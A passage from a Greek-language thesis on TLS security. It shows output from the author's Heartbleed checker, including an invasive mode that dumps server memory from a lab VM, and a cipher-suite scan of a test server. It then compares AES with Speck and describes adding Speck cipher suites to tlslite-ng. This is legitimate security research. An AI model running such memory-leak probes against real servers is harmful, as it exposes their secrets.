Για να ελεγχθούν η λειτουργικότητα και η αξιοπιστία του εργαλείου, εγκαταστήσαμε σε ένα εικονικό μηχάνημα (Virtual Machine) το λειτουργικό Ubuntu 13.10, το οποίο είναι γνωστό πως φέρει προκαθορισμένα μια ευπαθή έκδοση του Openssl. Αυτή του Openssl 1.0.1e. Σε αυτό εγκαταστήσαμε τον εξυπηρετητή ιστού (web server) Apache και τον παραμετροποιήσαμε ώστε να λειτουργεί με το ssl. Στην συνέχεια εκτελέσαμε το εργαλείο στους δύο διαφορετικούς τρόπους λειτουργίας που διαθέτει: αρχικά με τον μη παρεμβατικό, όπου διαπιστώθηκε πως ο εξυπηρετητής είναι ευπαθής (Εικόνα 28), και στην συνέχεια με τον παρεμβατικό (Εικόνα 29), όπου μας επέστρεψε τυχαία περιεχόμενα από την μνήμη του εξυπηρετητή.

```
~/scripts/python$ ./sslhbcheck.py 192.168.2.12
[+] Connecting to 192.168.2.12...
[+] Sending Client Hello...
 .. received message: type = 22 (Handshake), ver = 0303, length = 66
 .. received message: type = 22 (Handshake), ver = 0303, length = 704
 .. received message: type = 22 (Handshake), ver = 0303, length = 333
 .. received message: type = 22 (Handshake), ver = 0303, length = 4

[+] Sending Heartbeat request Non Invasive Mode
 .. received message: type = 24 (HeartBeat), ver = 0303, length = 16384
[+] Server returned more data than it should - Server is vulnerable!
```

Εικόνα 28. Εκτέλεση του εργαλείου ενάντια σε έναν ευπαθή εξυπηρετητή του τοπικού δικτύου με τον μη παρεμβατικό τρόπο.

```
~/scripts/python$ ./sslhbcheck.py -i 192.168.2.12

[+] Sending heartbeat request Invasive Mode...
 .. received message: type = 24 (HeartBeat), ver = 0303, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 03 56 54 5B 90 9D 9B 72 0B BC 0C  .@....VT[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00  ....#...........
  00e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  00f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Εικόνα 29. Εκτέλεση του εργαλείου ενάντια σε έναν ευπαθή εξυπηρετητή του τοπικού δικτύου με τον παρεμβατικό τρόπο.

Στον παρακάτω σύνδεσμο παρατίθεται ο πηγαίος κώδικάς του:

https://github.com/ioef/python/blob/master/ssl/sslhbcheck.py

5.3 Εργαλείο ανίχνευσης ευπαθών κρυπτογραφικών σουιτών - sslmap

Το sslmap είναι ένα γρήγορο εργαλείο σάρωσης κρυπτογραφικών σουιτών (cipher suites) SSL/TLS που χρησιμοποιεί ένας web server (Kasherginsky 2010). Είναι γραμμένο σε γλώσσα python, έχει ελάχιστες εξαρτήσεις από εξωτερικές βιβλιοθήκες και εκτελείται χωρίς να υπάρχει εγκατεστημένο το εργαλείο openssl. Στα πλαίσια τις διατριβής ενημερώθηκε ο κώδικας της αρχικής έκδοσης με ένα μεγάλο σύνολο από TLS cipher suites και διορθώθηκαν και ορισμένες «αστοχίες» (bugs) που εντοπίστηκαν στην αρχική έκδοση του sslmap.

Στην συνέχεια στην παρακάτω εικόνα παραθέτουμε ένα στιγμιότυπο οθόνης κατά την στιγμή της εκτέλεσης του εν λόγω εργαλείου σε έναν ευπαθή εξυπηρετητή ιστοσελίδων (web server) που βρίσκεται στην τοποθεσία https://209.141.52.13 και υλοποιήθηκε για πειραματικούς σκοπούς. Το εργαλείο ελέγχει τους εξυπηρετητές αποστέλλοντας SSL μηνύματα client hello με το σύνολο των υποστηριζόμενων αλγορίθμων του και αναμένει απάντηση. Σε περίπτωση που ο εξυπηρετητής απαντήσει θετικά, το αποτέλεσμα καταγράφεται σε μία εσωτερική λίστα. Έπειτα πραγματοποιείται η κατηγοριοποίηση των αλγορίθμων ανάλογα με την ασφάλεια τους σε HIGH, MEDIUM, EXPORT και LOW, με την κατηγορία HIGH να περιλαμβάνει τους ασφαλείς και όλες τις υπόλοιπες τους επισφαλείς κρυπτογραφικούς αλγορίθμους.

```
~/scripts/python/ ./sslmap.py --host=209.141.52.13

                 _
                | |  version 0.3.0
 ___ ___ | |_ _ __ ___  __ _ _ __
/ __/ __| | '_ ` _ \ / _` | '_ \
\__ \__ \ | | | | | | (_| | |_) |
|___/___/_|_| |_| |_|\__,_| .__/
                            | |
  iphelix@thesprawl.org     |_|
 updates: iosifidise@gmail.com

[*] Scanning 209.141.52.13:443 for 357 known cipher suites.
[+] TLS_RSA_WITH_SEED_CBC_SHA (0x000096)
[+] TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x00009A)
[+] TLS_RSA_WITH_RC4_128_SHA (0x000005)
[+] TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x000008)
[+] TLS_ECDHE_RSA_WITH_RC4_128_SHA (0x00C011)
[+] TLS_DHE_RSA_WITH_DES_CBC_SHA (0x000015)
[+] TLS_RSA_WITH_DES_CBC_SHA (0x000009)
[+] TLS_RSA_WITH_SEED_CBC_SHA (0x000096)
[+] TLS_DHE_RSA_WITH_SEED_CBC_SHA (0x00009A)
[+] TLS_RSA_WITH_RC4_128_SHA (0x000005)
[+] TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x000008)
[+] TLS_ECDHE_RSA_WITH_RC4_128_SHA (0x00C011)
[+] TLS_DHE_RSA_WITH_DES_CBC_SHA (0x000015)
[+] TLS_RSA_WITH_DES_CBC_SHA (0x000009)

=================== Scan Results ====================
The following cipher suites were rated as HIGH:
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA

The following cipher suites were rated as MEDIUM:
TLS_RSA_WITH_RC4_128_SHA
TLS_ECDHE_RSA_WITH_RC4_128_SHA
TLS_RSA_WITH_RC4_128_SHA
TLS_ECDHE_RSA_WITH_RC4_128_SHA

The following cipher suites were rated as EXPORT:
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA

The following cipher suites were rated as LOW:
TLS_DHE_RSA_WITH_DES_CBC_SHA
TLS_RSA_WITH_DES_CBC_SHA
TLS_DHE_RSA_WITH_DES_CBC_SHA
TLS_RSA_WITH_DES_CBC_SHA
```

Εικόνα 30. Εκτέλεση του εργαλείου sslmap, ενάντια σε έναν εξυπηρετητή που ρυθμίσαμε εσκεμμένα ώστε να υποστηρίζει απαρχαιωμένες κρυπταλγοριθμικές σουίτες.

Ο πηγαίος κώδικας του εργαλείου βρίσκεται στην ακόλουθη τοποθεσία:

https://github.com/ioef/sslmap/blob/master/sslmap.py

Κεφάλαιο 6

Ενίσχυση της απόδοσης του TLS: Χρήση του αλγόριθμου Speck

6.1 Η εποχή του Διαδικτύου των Πραγμάτων (Internet of Things)

Το λεγόμενο Διαδίκτυο των Πραγμάτων (Internet of Things - IoT) είναι ένα δίκτυο από φυσικά αντικείμενα, συσκευές, οχήματα, κτήρια και άλλες οντότητες, όπου φέρουν ενσωματωμένα συστήματα, λογισμικό, αισθητήρες και διεπαφές διασύνδεσης σε δίκτυα, τα οποία τους επιτρέπουν να συλλέγουν και να ανταλλάσουν δεδομένα. Οι οντότητες που ανήκουν στο Internet of Things μπορούν να ελεγχθούν απομακρυσμένα, χρησιμοποιώντας τις ήδη υπάρχουσες διαδικτυακές υποδομές. Έτσι δημιουργούνται ευκαιρίες για την άμεση ενσωμάτωση των αντικειμένων του φυσικού κόσμου σε πληροφοριακά συστήματα, γεγονός που οδηγεί σε καλύτερο έλεγχο, την αυξημένη αποδοτικότητα σε επιχειρήσεις ή οργανισμούς που χρησιμοποιούν αυτές τις τεχνολογίες και πρόσθετα οικονομικά οφέλη. Μία πρόσφατη μελέτη της εταιρείας ερευνών Gartner προβλέπει ότι το Internet of Things θα επιφέρει μία συνολική οικονομική πρόσθετη αξία της τάξης των 1,9 τρισεκατομμυρίων δολαρίων, μέχρι το έτος 2020. Παράλληλα, υπολογίζεται ότι ο αριθμός των συνδεδεμένων συσκευών θα φτάσει τα 26 δισεκατομμύρια, ενώ οι πληροφορίες που διαχειρίζονται οι επιχειρήσεις θα αυξηθούν έως και 14 φορές (Gartmer 2014).

Ήδη στις ανεπτυγμένες χώρες υφίσταται μία έξαρση του αριθμού των συνδεδεμένων συσκευών που λειτουργούν σε διάφορες τοποθεσίες και συνθήκες. Ενδεικτικά αναφέρουμε τα νοσοκομεία τα οποία αξιοποιούν όργανα απομακρυσμένης παρακολούθησης ασθενών μέσω φορητών συσκευών που φέρουν οι ασθενείς. Επιπλέον τα σύγχρονα Μέσα Μαζικής Μεταφοράς φέρουν ενσωματωμένες συσκευές που αλληλεπιδρούν με τους κεντρικούς σταθμούς ελέγχου για να δηλώσουν την θέση τους και την κατάστασή τους, με απώτερο σκοπό την ενημέρωση των επιβατών και την ομαλή διεξαγωγή κυκλοφορίας των οχημάτων. Το Internet of Things όμως επεκτείνεται και στην βιομηχανία όπου υπάρχει η ανάγκη για αυτοματοποιημένο έλεγχο και πληροφοριακά συστήματα, ώστε να βελτιστοποιηθεί η ασφάλεια και να προστατευθεί η εύρυθμη λειτουργία κρίσιμων βιομηχανικών εγκαταστάσεων (Gubbi 2013).

Προφανώς το Internet of Things αποτελεί έναν νέο κόσμο, γεμάτο προκλήσεις. Μία από αυτές είναι η διαφύλαξη των ευαίσθητων πληροφοριών και πρωτοκόλλων που διακινούνται πάνω από επισφαλή δίκτυα με αλγορίθμους οι οποίοι δεν έχουν υψηλές απαιτήσεις σε υπολογιστικούς πόρους. Επιπλέον είναι επιτακτικής σημασίας αυτοί οι αλγόριθμοι να μπορούν να μεταφερθούν εύκολα από την μία πλατφόρμα σε κάποια άλλη ειδικά δε σε περιβάλλοντα που έχουν αρκετούς περιορισμούς. Οικογένειες αλγορίθμων όπως αυτή του Speck και του Simon, όπου είναι γενικού τύπου και δεν έχουν σχεδιαστεί αποκλειστικά για ένα περιορισμένο σύνολο από πλατφόρμες, έχουν την δυνατότητα να αποδίδουν ικανοποιητικά σε ένα ευρύ φάσμα συσκευών.

Γενικότερα τα τελευταία χρόνια αξίζει να σημειωθεί πως η επιστημονική κοινότητα και η βιομηχανία λογισμικού έχει καταβάλει αρκετές προσπάθειες στο να αναπροσαρμόσει τον αλγόριθμο τμήματος AES για την χρήση σε συσκευές με περιορισμένες δυνατότητες. Έτσι την τελευταία 15ετία αναπτύχθηκαν στο hardware ASIC υλοποιήσεις του AES-128 χρησιμοποιώντας 2400 λογικές πύλες, αλλά και γρήγορες υλοποιήσεις σε επίπεδο λογισμικού για την χρήση σε μικροελεγκτές 8 ή 16-bits.

Ωστόσο υπάρχουν όρια ως προς το πόσο μπορεί να βελτιστοποιηθεί το πρότυπο. Οι περισσότερες τροποποιήσεις λαμβάνουν υπόψη τους τα δεδομένα και τους περιορισμούς στα σημερινά περιβάλλοντα και υπάρχει μεγάλη πιθανότητα να μην μπορούν να ικανοποιήσουν τις απαιτήσεις του αύριο. Ένα ακόμη βασικό ζήτημα είναι πως όταν οι πόροι είναι περιορισμένοι και το επίπεδο ασφαλείας που απαιτείται

καλύπτεται με κλειδιά μήκους μικρότερου των 128 ή 192 bits τότε η χρήση ενός αλγορίθμου σαν τον AES δεν είναι πάντα η βέλτιστη. Για παράδειγμα στο πρωτόκολλο RFID που πραγματοποιεί αυθεντικοποίηση, μπορεί να απαιτούνται μόνο 64bit ως μέγεθος κλειδιού κρυπτογράφησης. Στην περίπτωση αυτή χρησιμοποιώντας το πρότυπο AES-128, μπορούμε εύκολα να οδηγηθούμε σε σημαντική σπατάλη των διαθέσιμων πόρων καθώς θα υπάρχει πλεονασμός της τάξεως 64-bit. Αυτοί είναι μερικοί από τους λόγους που οδήγησαν τους ερευνητές στο να αναζητήσουν ευέλικτους αλγορίθμους τμήματος που έχουν καλές επιδόσεις δυνητικά σε όλες τις πλατφόρμες. Στην ενότητα που ακολουθεί πραγματοποιούμε μία σύγκριση στις τεχνικές λεπτομέρειες μεταξύ του AES και της οικογένειας των αλγορίθμων Speck.

6.2 Θεωρητική Σύγκριση AES και Speck

Αρκετά συχνά οι άνθρωποι δείχνουν έντονο ενδιαφέρον ως προς την ασφάλεια ενός συστήματος αλλά πάντα ενδιαφέρονται για την απόδοσή του σε όρους ταχύτητας. Παραδείγματος χάριν κανένας διαχειριστής δεν θα ήθελε ο ιστότοπός του να λειτουργεί αργά. Επιπλέον, είναι ευρέως καταγεγραμμένο ότι οι οποιεσδήποτε βελτιώσεις σε ταχύτητα αυξάνουν τα κέρδη μίας επιχείρησης. Το 2006 η Google ανέφερε ότι μετά από αύξηση της εμφάνισης των αποτελεσμάτων αναζήτησης κατά 0.5 δευτερόλεπτα, είχε μείωση κατά 20% στην κίνηση (traffic) (Linden 2006). Κάτι άλλο σχετικό συνέβη με την εταιρία Amazon, όπου μία καθυστέρηση της τάξεως των 100 msec στους εξυπηρετητές της, τους στοίχισε μία πτώση της τάξεως του 1% στα ετήσια συνολικά κέρδη (Liddle 2008).

Η ενίσχυση της ασφάλειας στο SSL/TLS επιτυγχάνεται με την χρήση κρυπτογραφικών σουιτών που βασίζονται σε αποδοτικούς συμμετρικούς αλγορίθμους τμήματος οι οποίοι χρησιμοποιούν κλειδιά μεγέθους τουλάχιστον 128bits. Ωστόσο μια εξίσου σημαντική παράμετρος είναι η επιλογή του τρόπου λειτουργίας. Έτσι ο τρόπος λειτουργίας CBC, ο οποίος φέρει σοβαρές ευπάθειες όπως είδαμε στο προηγούμενο κεφάλαιο, θα πρέπει να αποφεύγεται και για τον λόγο αυτό έχει εγκαταλειφθεί στην τελευταία έκδοση του SSL/TLS, όπου και αντικαταστάθηκε από τον τρόπο λειτουργίας GCM. Κατά συνέπεια

αλγόριθμοι όπως ο AES και ο CAMELLIA έχουν ήδη ενσωματωθεί στο TLS1.2 αξιοποιώντας αυτόν τον τρόπο λειτουργίας.

Ένα ακόμα σημαντικό ζήτημα για την ενίσχυση της ασφαλείας άπτεται της σωστής επιλογής των αλγορίθμων ασύμμετρης κρυπτογραφίας που συναντώνται στις κρυπτογραφικές σουίτες. Πιο συγκεκριμένα η χρήση του αλγόριθμου RSA θα πρέπει να περιορίζεται στην αυθεντικοποίηση των συμβαλλόμενων μελών και να μην χρησιμοποιείται για την ανταλλαγή του συμμετρικού κλειδιού που χρησιμοποιείται στην κρυπτογράφηση των δεδομένων καθώς δεν παρέχει τέλεια μυστικότητα προς τα εμπρός («perfect forward secrecy»). Από την άλλη πλευρά όταν χρησιμοποιούνται οι αλγόριθμοι Diffe-Hellman Ephemeral (DHE) και Elliptic Curve Diffie Hellman Ephemeral (ECDHE) η ασφάλεια ενδυναμώνεται. Αυτό διότι υποστηρίζουν την τέλεια μυστικότητα προς τα εμπρός όπου κάθε σύνδεση προστατεύεται μοναδικά από ένα διαφορετικό μυστικό κλειδί. Στην περίπτωση που δεν υφίσταται αυτό, όλες οι συνδέσεις προστατεύονται από το ιδιωτικό κλειδί του διακομιστή. Έτσι αν αυτό διαρρεύσει ή κλαπεί, όλες οι προηγούμενες επικοινωνίες μπορούν να αποκρυπτογραφηθούν. Για τον λόγο αυτό όλες οι κρυπτογραφικές σουίτες που θα εντάσσονται στα πρωτόκολλα από εδώ και στο εξής θα παρέχουν τέλεια μυστικότητα προς τα εμπρός («perfect forward secrecy»).

Το άλλο χαρακτηριστικό της υψηλής αποδοτικότητας επιτυγχάνεται με διάφορους τρόπους. Για παράδειγμα κατά την διαπραγμάτευση των κρυπτογραφικών κλειδιών θα πρέπει να χρησιμοποιείται ο Elliptic Curve Diffie-Hellman Ephemeral αντί του Diffie Hellman Ephemeral καθώς είναι ταχύτερος, ενώ παράλληλα δεν υπάρχουν για αυτόν γνωστές ευπάθειες.

Γενικότερα οι κρυπτογραφικές σουίτες που βασίζονται στον GCM τρόπο λειτουργίας είναι οι ασφαλέστερες και ταυτόχρονα οι ταχύτερες σε σχέση με όλες τις υπόλοιπες. Έτσι με την χρησιμοποίησή τους δεν τίθεται κάποιο δίλλημα αναφορικά με το αν δίδεται έμφαση στην ασφάλεια ή την ταχύτητα. Ο αλγόριθμος που επιλέχθηκε για την υλοποίηση αυτών των κρυπταλγοριθμικών σουιτών στα τελευταία πρότυπα είναι ο AES. Αυτό έγινε αφενός διότι αποτελεί ένα ευρέως διαδεδομένο πρότυπο ασφαλείας όπου έχει υποστεί εκτενή μελέτη ως προς την κρυπτανάλυση του διεθνώς και αφετέρου διότι οι σύγχρονοι επεξεργαστές φέρουν ένα ειδικό σετ εντολών (το λεγόμενο AES-NI)

και υποστηρίζουν έτσι ταχύτατους υπολογισμούς πολυωνύμων που απαιτούνται στον GCM τρόπο λειτουργίας (Franco 2013). Σύμφωνα με την Intel, οι υλοποιήσεις AES-GCM που αξιοποιούν το AES-NI επιτυγχάνουν μια αύξηση στην απόδοση της τάξης του 400% σε σχέση με τις κλασσικές υλοποιήσεις του AES που αξιοποιούν αμιγώς το λογισμικό (Hoban 2010). Εκτός αυτών όμως είναι σημαντικό να αναφέρουμε πως ο AES-GCM είναι εξαιρετικά ανθεκτικός σε επιθέσεις πλευρικού καναλιού (cache timing attacks) (Mowery 2012).

Παρότι ο AES-GCM έχει καλά χαρακτηριστικά ασφαλείας και απόδοσης, οι διάφορες υλοποιήσεις του, ιδιαίτερα δε σε διατάξεις μικροελεγκτών - όπου δεν είναι εφικτό να αξιοποιηθεί το ειδικό σετ εντολών - είναι αρκετά μεγάλες και αργές. Από την άλλη πλευρά οι υλοποιήσεις που έχουν πολύ μικρό μέγεθος, έχουν υψηλή πολυπλοκότητα και είναι επίσης αργές. Χαρακτηριστικά αναφέρουμε ότι οι περισσότερες υλοποιήσεις του AES χρησιμοποιούν 2400 GE ισοδύναμα λογικών πυλών (Gate Equivalents), όπου τα ισοδύναμα λογικών πυλών είναι η μονάδα μέτρησης που χρησιμοποιείται για την μέτρηση της χωρητικότητας που απαιτείται σε ένα ολοκληρωμένο για να αποθηκευτεί ο αλγόριθμος. Αντιθέτως ο αλγόριθμος Speck με κλειδί μήκους 128bits απαιτεί μόλις 1280 GEs. Επιπλέον ο Speck χρησιμοποιεί απλές συναρτήσεις, όπου επαναλαμβάνονται όσες φορές είναι απαραίτητο για να επιτευχθεί το επιθυμητό επίπεδο ασφαλείας. Επομένως η ευκολία υλοποίησης του Speck, οδηγεί σε λιγότερα προγραμματιστικά λάθη και διευκολύνει την εκτενή μελέτη ως προς την κρυπτανάλυσή του. Σε αντιδιαστολή με αυτό, άλλοι αλγόριθμοι όπως ο AES, έχουν μικρότερο αριθμό γύρων αλλά αποτελούνται από συναρτήσεις με υψηλότερη πολυπλοκότητα. Εκτός αυτών, κάτι άλλο σημαντικό είναι πως σύμφωνα με βασικές συγκρίσεις που έχουν γίνει μεταξύ του AES και του Speck σε διάφορα είδη επεξεργαστών αναμένεται να είναι καλύτερος και ως προς την κατανάλωση ενέργειας. Αυτό τον καθιστά ιδανικό σε περιβάλλοντα με περιορισμένους ενεργειακούς πόρους.

Για τους παραπάνω λόγους, στα πλαίσια ενίσχυσης του πρωτοκόλλου TLS διερευνήθηκε και αξιολογήθηκε κατά πόσο ο αλγόριθμος Speck-128 σε τρόπο λειτουργίας GCM, θα μπορούσε να αποτελέσει έναν υποψήφιο αλγόριθμο στα μελλοντικά πρότυπα.

6.3 Ενσωμάτωση του Speck στην σουίτα tlslite-ng

Ο κρυπτογραφικός αλγόριθμος Speck δεν περιγράφεται προς το παρόν σε κάποιο πρότυπο και δεν αποτελεί μέλος κάποιας κρυπτογραφικής σουίτας. Έτσι για να αξιολογήσουμε την ταχύτητά του, τον υλοποιήσαμε και τον ενσωματώσαμε στην πλατφόρμα ανοιχτού λογισμικού tlslite-ng του Hubert Kario της οποίας ο κώδικας είναι διαθέσιμος στο github (Kario 2013). Η εν λόγω πλατφόρμα υλοποιήθηκε στην γλώσσα προγραμματισμού Python και ενσωματώνει όλες τις εκδόσεις του πρωτοκόλλου SSL/TLS (SSL3, TLS1.0, TLS1.1 και TLS1.2). Οι κρυπτογραφικές σουίτες που υποστηρίζει περιλαμβάνουν τους αλγορίθμους ανταλλαγής κλειδιών DHE, ECDHE, RSA, και SRP, συνδυαζόμενους με τους συμμετρικούς αλγορίθμους AES (συμπεριλαμβανομένης της παραλλαγής που λειτουργεί με τον GCM τρόπο λειτουργίας), 3DES, RC4 και τον πειραματικό ChaCha20. Ο κυριότερος λόγος επιλογής της tlslite-ng ήταν η φορητότητα που έχει σε διαφορετικά λειτουργικά συστήματα και η ευκολία εμπλουτισμού/παραμετροποίησης του κώδικα.

Ο Speck υλοποιήθηκε ώστε να λειτουργεί, με μήκος κλειδιού 128 bits και με μήκος κλειδιού 192bits ακολουθώντας τις συστάσεις της ερευνητικής δημοσίευσης της Υπηρεσίας Ασφαλείας των ΗΠΑ (NSA) (Beuilieu 2013). Επίσης, υλοποιήθηκε η εκδοχή του Speck με μέγεθος block 128 bit, ακριβώς γιατί αυτό είναι και το μέγεθος του block που υποστηρίζει ο AES. Για λόγους πληρότητας οι δύο παραλλαγές του αλγορίθμου αναπτύχθηκαν σε δύο τρόπους λειτουργίας, τον CBC και τον GCM. Αναφορικά με την υλοποίηση των τρόπων λειτουργίας του Speck, αξίζει να σημειωθεί πως λάβαμε υπόψη μας τις ήδη υπάρχουσες υλοποιήσεις της σουίτας tlslite-ng για τον AES128_CBC και τον AES128_GCM. Στην συνέχεια οι αλγόριθμοι συνδυάστηκαν με τους υποστηριζόμενους κρυπτογραφικούς αλγορίθμους ανταλλαγής κλειδιού (RSA, DHE και ECDHE) και τους κώδικες επαλήθευσης μηνύματος, δημιουργώντας έτσι 9 νέες κρυπτογραφικές σουίτες:

- TLS_RSA_WITH_SPECK_128_CBC_SHA
- TLS_RSA_WITH_SPECK_128_CBC_SHA256
- TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA
- TLS_DHE_RSA_WITH_SPECK_128_CBC_SHA256
- TLS_DHE_RSA_WITH_SPECK_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA

- TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_SPECK_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_SPECK_192_GCM_SHA256

Επιπρόσθετα για να επαληθευτεί η εύρυθμη λειτουργία των κρυπτογραφικών σουιτών και για να αξιολογηθεί η ταχύτητα του Speck συγκριτικά με τον AES εμπλουτίστηκαν με κώδικα κάποια ήδη υπάρχοντα scripts ελέγχων και αναπτύχθηκε ένα νέο.

Συνολικά τροποποιήθηκαν δέκα από τα ήδη υπάρχοντα αρχεία και εισήχθησαν πέντε νέα όπως παρατίθενται στην συνέχεια:

1. /tlslite-ng/tlslite/utils/python_speck.py: Νέο αρχείο το οποίο εμπεριέχει τον αλγόριθμο SPECK128 σε τρόπο λειτουργίας CBC.

2. /tlslite-ng/tlslite/utils/python_speck128gcm.py: Νέο αρχείο που ενσωματώθηκε στην σουίτα και εμπεριέχει τον αλγόριθμο SPECK128 σε τρόπο λειτουργίας GCM.

3. /tlslite-ng/tlslite/utils/python_speck192gcm.py: Νέο αρχείο που ενσωματώθηκε στην σουίτα και εμπεριέχει τον αλγόριθμο SPECK192 σε τρόπο λειτουργίας GCM.

4. /tlslite-ng/tlslite/utils/rijndael.py: Αρχείο το οποίο εμπεριέχει τον αλγόριθμο Rijndael. Αποτελεί το βασικό άρθρωμα (module) το οποίο χρησιμοποιείται σε όλους τους απαιτούμενους τρόπους λειτουργίας του AES. Τροποποιήθηκε ώστε να βελτιστοποιήσουμε την απόδοσή του για να λάβουμε έγκυρες συγκριτικές μετρήσεις.

5. /tlslite-ng/tlslite/utils/python_aes.py: Αρχείο το οποίο αφορά τον AES σε CBC τρόπο λειτουργίας. Τροποποιήθηκε ώστε να βελτιστοποιήσουμε την απόδοσή του.

6. /tlslite-ng/tlslite/utils/aesgcm.py: Αρχείο το οποίο αφορά τον AES σε GCM τρόπο λειτουργίας. Τροποποιήθηκε ώστε να βελτιστοποιήσουμε την απόδοσή του.

7. /tlslite-ng/tlslite/constants.py: Τροποποιημένο αρχείο για να εισαγάγουμε τις νέες κρυπταλγοριθμικές σουίτες του SPECK στην λίστα των υποστηριζόμενων από την tlslite-ng. Τα αναγνωριστικά (IDs) που χρησιμοποιήθηκαν ήταν τα διαθέσιμα που έχουν δεσμευθεί από την IETF για πειραματικούς σκοπούς (spare IEFT ids) στο εύρος xFF00 – xFFFF.

8. /tlslite-ng/tlslite/handshakesettings.py: Τροποποιημένο αρχείο για να εισαγάγουμε στην λίστα με τα υποστηριζόμενα ονόματα των κρυπτογραφικών αλγορίθμων (cipher names) τις παραλλαγές του SPECK.

9. /tlslite-ng/tlslite/recordlayer.py: Τροποποιημένο αρχείο για την σύσταση του SPECK στους υποστηριζόμενους αλγορίθμους που θα αναγνωρίζει το Record Layer του SSL και θέσπιση του μήκους του κλειδιού και του διανύσματος αρχικοποίησης (IV) σε bytes.

10. /tlslite-ng/tlslite/utils/cipherfactory.py: Τροποποιημένο αρχείο για να οριστεί η κλάση createSPECK όπου δημιουργεί ένα αντικείμενο SPECK (object) το οποίο αξιοποιείται στην φάση που χτίζεται ένα SSL/TLS record.

11. /tlslite-ng/tlslite/tests-ng/throughput-tests.py: Νέο αρχείο που δημιουργήθηκε για την πραγματοποίηση ελέγχων που αφορούν τους ρυθμούς διαμεταγωγής (throughput) των δεδομένων μεταξύ των υλοποιήσεων των κρυπταλγοριθμικών σουιτών. Από τις δοκιμές εξαιρούνται οι υλοποιήσεις σε PyCrypto και λαμβάνονται υπόψη μόνο αυτές που έχουν δημιουργηθεί αμιγώς σε κώδικα Python. Το εν λόγω πρόγραμμα έχει την δυνατότητα να δέχεται ως παράμετρο το μέγεθος των δεδομένων που επιθυμούμε να αποστείλουμε μεταξύ ενός πελάτη και ενός εξυπηρετητή, ενώ παράλληλα καταγράφει και εμφανίζει τους ρυθμούς διαμεταγωγής για τις κρυπτογραφικές σουίτες που ελέγχει. Τα μεγέθη που δέχεται είναι 2kbytes, 100kbytes, 500kbytes, 1MB, 2MB και 3MB δεδομένων.

12. /tlslite-ng/tlslite/tests-ng/results-interptr.py: Νέο αρχείο-script το οποίο δημιουργήθηκε για να υπολογίζει υπολογίζει τις μέσες τιμές των ρυθμών διαμεταγωγής μετά από 20 διαδοχικές εκτελέσεις του throughput script. Δέχεται ως είσοδο 6 αρχεία κειμένου τα οποία εμπεριέχουν 20 δείγματα το καθένα με τους ρυθμούς διαμεταγωγής όλων των μεγεθών που μπορούν να μεταδοθούν.

